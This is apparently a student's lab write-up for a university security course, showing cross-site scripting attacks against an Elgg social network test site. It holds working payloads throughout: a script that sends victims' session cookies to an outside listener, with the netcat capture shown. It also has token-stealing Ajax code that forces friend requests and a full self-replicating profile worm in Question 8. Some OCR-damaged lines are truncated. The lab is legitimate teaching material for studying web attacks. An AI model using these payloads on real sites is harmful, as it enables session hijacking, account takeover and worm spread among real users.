
Cybr271 Assignment 3

Question 1

Script put into the Brief description



Edit profile

Display name

Boby

About me


Public

Brief description

<script>alert(document.cookie);</script>


Public

Alert shown with cookie



Elgg=1bgu5k63s65qn1oii7edmn3ob7


Question 2



Brief description

:p://ec2-54-159-73-51.compute-1.amazonaws.com:5555?c=' + escape(document.cookie) + ' >');</script>


Location



```
[10/08/19]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [101.100.130.184] port 5555 [tcp/*] accepted (family 2, sport 36631)
GET /?c=Elgg%3D1bgu5k63s65qnloii7edmn3ob7 HTTP/1.1
Host: ec2-54-159-73-51.compute-1.amazonaws.com:5555
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://ec2-54-159-73-51.compute-1.amazonaws.com/profile/boby
Cookie: Elgg=1bgu5k63s65qnloii7edmn3ob7
```


Question 3

Address to add someone as a friend


moz-extension://671076e7-0808-4b39-aad8-b416b678f137 - HTTP Header Live Sub - Mozilla Firefox

```
GET  388&__elgg_token=mZqNeK4CCNQQuTSdrK5XLg&__elgg_ts=1570512388&__elgg_token=mZqNeK4CCNQQuTSdrK5XLg
Host: ec2-54-159-73-51.compute-1.amazonaws.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://ec2-54-159-73-51.compute-1.amazonaws.com/profile/alice
Cookie: Elgg=nds9ugr2jn27u161klj9pgbpm4
```

Code to add Samy as a friend to the user.



Display name

Samy

About me

```
 var Ajax=null;
 var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
 var token="&__elgg_token="+elgg.security.token.__elgg_token;
 var sendurl="http://ec2-54-159-73-51.compute-1.amazonaws.com/action/friends/add?friend=47" + ts +
token;
 Ajax=new XMLHttpRequest();
 Ajax.open("GET",sendurl,true);
 Ajax.setRequestHeader("Host","http://ec2-54-159-73-51.compute-1.amazonaws.com");
 Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
 Ajax.send();
}
```


Samy is now a friend of Samy the attack worked as that isn't possible otherwise.



Question 4

They are the verification as they grab the security tokens. By adding them to the url to send then it looks like it is valid.

Question 5



Samy

About me

```
<script type="text/javascript">
window.onload = function () {
  var Ajax=null;
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="&
__elgg_token="+elgg.security.token.__elgg_token;
  var sendurl="http://ec2-54-159-73-51.compute-
1.amazonaws.com/action/friends/add?friend=47" + ts + token;
  Ajax=new XMLHttpRequest();
  Ajax.open("GET",sendurl,true);
  Ajax.setRequestHeader("Host","http://
ec2-54-159-73-51.compute-1.amazonaws.com");
  Ajax.setRequestHeader("Content-Type","application/x-www-
form-urlencoded");
  Ajax.send();
}
</script>
```


Without being able to switch to the text mode then this isn’t possible. The Javascript can’t be interpreted so the attack doesn’t work.

Question 6

This line is need because otherwise when on Samy’s profile this script would be executed. This would overwrite the script in his description and therefore the script would no longer work

Question 7

The if statement check has been removed.




About me

```
  var samyGuid=47; //FILL IN
    //Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax=new XMLHttpRequest();
    Ajax.open("POST",sendurl,true);
    Ajax.setRequestHeader("Host","http://ec2-54-159-73-51.compute-1.amazonaws.com");
    Ajax.setRequestHeader("Content-Type",
      "application/x-www-form-urlencoded");
    Ajax.send(content);
}
</script>
```

Public

Brief description

The message appears on Samy’s profile.




Samy

About me

Samy has taken over

Whereas it doesn’t appear on Boby’s




Question 8

Code for attack.

```
<script id="worm" type="text/javascript">

  window.onload = function(){

              var Ajax = null;

              var userName="&name=" +elgg.session.user.name;

  var guid="&guid="+elgg.session.user.guid;

  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;

  var token="&__elgg_token="+elgg.security.token.__elgg_token;

  var samyGuid=47;

var sendurl="http://ec2-54-159-73-51.compute-1.amazonaws.com/action/friends/add?friend=47"+ ts + token;

    Ajax=new XMLHttpRequest();

    Ajax.open("GET",sendurl,true);

    Ajax.setRequestHeader("Host","http://ec2-54-159-73-51.compute-1.amazonaws.com");
    Ajax.setRequestHeader("Content-Type",
      "application/x-www-form-urlencoded");
    Ajax.send();
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
  var content=token + ts + userName + "&description=Samy has taken over" + wormCode + "&accesslevel[description]=2"+ guid;
  var sendurl="http://ec2-54-159-73-51.compute-1.amazonaws.com/action/profile/edit";
  var samyGuid=47;
    var Ajax1=null;
    Ajax1=new XMLHttpRequest();
    Ajax1.open("POST",sendurl,true);
    Ajax1.setRequestHeader("Host","http://ec2-54-159-73-51.compute-1.amazonaws.com/");
    Ajax1.setRequestHeader("Content-Type",
      "application/x-www-form-urlencoded");
    Ajax1.send(content);
}
</script>
```

The message appears on Samy’s profile

